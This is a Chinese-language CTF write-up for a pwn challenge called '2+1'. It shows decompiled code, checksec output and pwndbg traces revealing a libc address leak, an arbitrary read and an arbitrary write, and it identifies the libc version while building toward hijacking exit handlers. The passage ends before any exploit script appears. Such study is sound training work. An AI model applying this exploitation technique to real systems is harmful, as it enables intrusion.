
writeup


1. 基本信息收集

   使用nc访问题目，查看程序的输入输出：

   ```
   % nc 127.0.0.1 12000
   Gift: 0x7f9938beb280
   where to read?:AAAA
   data: where to write?:BBBB
   msg: CCCC
   ```


   查看附件程序保护方式：

   ```
   % checksec 2+1
   [*] '[redacted]/2+1'
       Arch:     amd64-64-little
       RELRO:    Full RELRO
       Stack:    Canary found
       NX:       NX enabled
       PIE:      PIE enabled
   ```

2. 反汇编分析程序

   使用IDA Pro 反汇编程序，main函数如下：




```c
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  void **buf; // [rsp+18h] [rbp-18h]
  void *v5; // [rsp+20h] [rbp-10h]
  unsigned __int64 v6; // [rsp+28h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  alarm(0x3Cu);
  printf("Gift: %p\n", &alarm, a2);
  write(1, "where to read?:", 0xFuLL);
  read(0, &buf, 8uLL);
  write(1, "data: ", 6uLL);
  write(1, buf, 8uLL);
  write(1, "where to write?:", 0x10uLL);
  read(0, &buf, 8uLL);
  v5 = malloc(0x30uLL);
  write(1, "msg: ", 5uLL);
  read(0, v5, 0x2FuLL);
  *buf = v5;
  return 0LL;
}
```

分析程序可知：


1. 程序开头已给出libc中alarma函数地址；
2. 随后输入地址，可以任意读8字节数据；
3. 最后可以向任意地址写一个字符串地址，字符串长度为0x30，内容可控。

> 注：用别的软件分析也行。
>
> 比如cutter：



```
undefined8 main(undefined8 argc, char **argv)
{
    int64_t iVar1;
    undefined8 uVar2;
    undefined8 in_R8;
    undefined8 in_R9;
    int64_t in_FS_OFFSET;
    int64_t var_30h;
    int64_t var_24h;
    int64_t var_18h;
    int64_t var_10h;
    int64_t var_8h;

    iVar1 = *(int64_t *)(in_FS_OFFSET + 0x28);
    setvbuf(_reloc.stdout, 0, 2, 0, in_R8, in_R9, argv);
    func_0x00001090(0x3c);
    printf("Gift: %p\n", _reloc.alarm);
    write(1, "where to read?:", 0xf);
    read(0, &var_18h, 8);
    write(1, "data: ", 6);
    write(1, var_18h, 8);
    write(1, "where to write?:", 0x10);
    read(0, &var_18h, 8);
    uVar2 = malloc(0x30);
    write(1, "msg: ", 5);
    read(0, uVar2, 0x2f);
    *(undefined8 *)var_18h = uVar2;
    if (iVar1 != *(int64_t *)(in_FS_OFFSET + 0x28)) {
    // WARNING: Subroutine does not return
        __stack_chk_fail();
    }
    return 0;
}
```

或者 https://cloud.binary.ninja：



```
main:
void* fsbase
int64_t rax = *(fsbase + 0x28)
setvbuf(*stdout, __elf_header, 2, 0)
alarm(0x3c)
printf("Gift: %p\n", alarm)
write(1, "where to read?:", 0xf)
void* var_20
read(0, &var_20, 8)
write(1, "data: ", 6)
write(1, var_20, 8)
write(1, "where to write?:", 0x10)
read(0, &var_20, 8)
void* rax_4 = malloc(0x30)
write(1, "msg: ", 5)
read(0, rax_4, 0x2f)
*var_20 = rax_4
if ((rax ^ *(fsbase + 0x28)) == 0)
```


```
return 0
```

```
__stack_chk_fail()
noreturn
```

3. 调试分析


   任意写后程序结束，因此只有exit函数可以利用。

   使用gdb分析程序，在call exit时输入si跟进exit函数




```
   0x100000aa3                                  xor    rcx, qword ptr fs:[0x28]
   0x100000aac                                  je     0x100000ab3
    ↓
   0x100000ab3                                  leave
   0x100000ab4                                  ret
    ↓
   0x7ffff7a2d840 <__libc_start_main+240>       mov    edi, eax
 ► 0x7ffff7a2d842 <__libc_start_main+242>       call   exit <0x7ffff7a47040>
        status: 0x0

   0x7ffff7a2d847 <__libc_start_main+247>       xor    edx, edx
   0x7ffff7a2d849 <__libc_start_main+249>       jmp    __libc_start_main+57 <0x7ffff7a2d789>

   0x7ffff7a2d84e <__libc_start_main+254>       mov    rax, qword ptr [rip + 0x3a8ebb] <0x7ffff7dd6710>
   0x7ffff7a2d855 <__libc_start_main+261>       ror    rax, 0x11
   0x7ffff7a2d859 <__libc_start_main+265>       xor    rax, qword ptr fs:[0x30]
───────────────────────────────────────────────────────────────────────────[ STACK ]──────
00:0000│ rsp  0x7fffffffe360 ◂— 0x0
01:0008│      0x7fffffffe368 —▸ 0x7fffffffe438 —▸ 0x7fffffffe6b8 ◂— '/home/taqini/taqini-pwn/unpubliced/2+1/bin/2+1'
02:0010│      0x7fffffffe370 —▸ 0x100000000 ◂— jg     0x100000047
03:0018│      0x7fffffffe378 —▸ 0x100000970 ◂— push   rbp
04:0020│      0x7fffffffe380 ◂— 0x0
05:0028│      0x7fffffffe388 ◂— 0x6d4bd2e5589b011c
06:0030│      0x7fffffffe390 —▸ 0x100000840 ◂— xor    ebp, ebp
07:0038│      0x7fffffffe398 —▸ 0x7fffffffe430 ◂— 0x1
─────────────────────────────────────────────────────────────────────────[ BACKTRACE ]────
 ► f 0     7ffff7a2d842 __libc_start_main+242
──────────────────────────────────────────────────────────────────────────────────────────
pwndbg> si
```

继续跟进**__run_exit_handlers**， 注意此时rsi的值为**__exit_funcs指针，指向initial**结构体



```
─────────────────────────────────────────────────────────────────────────[ REGISTERS ]────
 RAX  0x0
 RBX  0x0
 RCX  0x0
 RDX  0x1
 RDI  0x0
 RSI  0x7ffff7dd15f8 (__exit_funcs) —▸ 0x7ffff7dd2c40 (initial) ◂— 0x0
 R8   0x100202000 ◂— 0x0
 R9   0xd
 R10  0x7ffff7dd1b78 (main_arena+88) —▸ 0x100202040 ◂— 0x0
 R11  0x246
 R12  0x100000840 ◂— xor    ebp, ebp
 R13  0x7fffffffe430 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x100000ac0 ◂— push   r15
 RSP  0x7fffffffe350 —▸ 0x100000ac0 ◂— push   r15
 RIP  0x7ffff7a47050 (exit+16) ◂— call   0x7ffff7a46f20
───────────────────────────────────────────────────────────────────────────[ DISASM ]─────
   0x7ffff7a47040 <exit>           lea    rsi, [rip + 0x38a5b1] <0x7ffff7dd15f8>
   0x7ffff7a47047 <exit+7>         sub    rsp, 8
   0x7ffff7a4704b <exit+11>        mov    edx, 1
 ► 0x7ffff7a47050 <exit+16>        call   __run_exit_handlers <0x7ffff7a46f20>
        rdi: 0x0
        rsi: 0x7ffff7dd15f8 (__exit_funcs) —▸ 0x7ffff7dd2c40 (initial) ◂— 0x0
        rdx: 0x1

   0x7ffff7a47055                  nop    word ptr cs:[rax + rax]
   0x7ffff7a4705f                  nop
   0x7ffff7a47060 <on_exit>        push   rbp
   0x7ffff7a47061 <on_exit+1>      push   rbx
   0x7ffff7a47062 <on_exit+2>      mov    rbx, rdi
   0x7ffff7a47065 <on_exit+5>      lea    rdi, [rip + 0x38a58c] <0x7ffff7dd15f8>
   0x7ffff7a4706c <on_exit+12>     mov    rbp, rsi
────────────────────────────────────────────────────────────────────────────[ STACK ]─────
00:0000│ rsp  0x7fffffffe350 —▸ 0x100000ac0 ◂— push   r15
01:0008│      0x7fffffffe358 —▸ 0x7ffff7a2d847 (__libc_start_main+247) ◂— xor    edx, edx
02:0010│      0x7fffffffe360 ◂— 0x0
03:0018│      0x7fffffffe368 —▸ 0x7fffffffe438 —▸ 0x7fffffffe6b8 ◂— '/home/taqini/taqini-pwn/unpubliced/2+1/bin/2+1'
04:0020│      0x7fffffffe370 —▸ 0x100000000 ◂— jg     0x100000047
05:0028│      0x7fffffffe378 —▸ 0x100000970 ◂— push   rbp
06:0030│      0x7fffffffe380 ◂— 0x0
07:0038│      0x7fffffffe388 ◂— 0x6d4bd2e5589b011c
─────────────────────────────────────────────────────────────────────────[ BACKTRACE ]────
 ► f 0     7ffff7a47050 exit+16
   f 1     7ffff7a2d847 __libc_start_main+247
──────────────────────────────────────────────────────────────────────────────────────────
pwndbg> si
```

根据alarm后三位地址可在 https://libc.rip/ 查得libc版本为**2.23-0ubuntu11.2**：



Powered by the libc-database search API

Search

Symbol name: alarm
Address: 280


Results

libc6_2.23-0ubuntu11.2_amd64

Download	Click to download
All Symbols	Click to download
BuildID	c4fd86ec1eed57a09c79ce601f6c6e3796f574df
MD5	fb1692c79359ae96029e590c23872ed5
__libc_start_main_ret	0x20840
alarm	0xcc280


4. 分析libc源码

在https://launchpad.net/ubuntu/+source/glibc/2.23-0ubuntu11.2下载libc源码，__run_exit_handlers函数源码位于stdlib/exit.c：

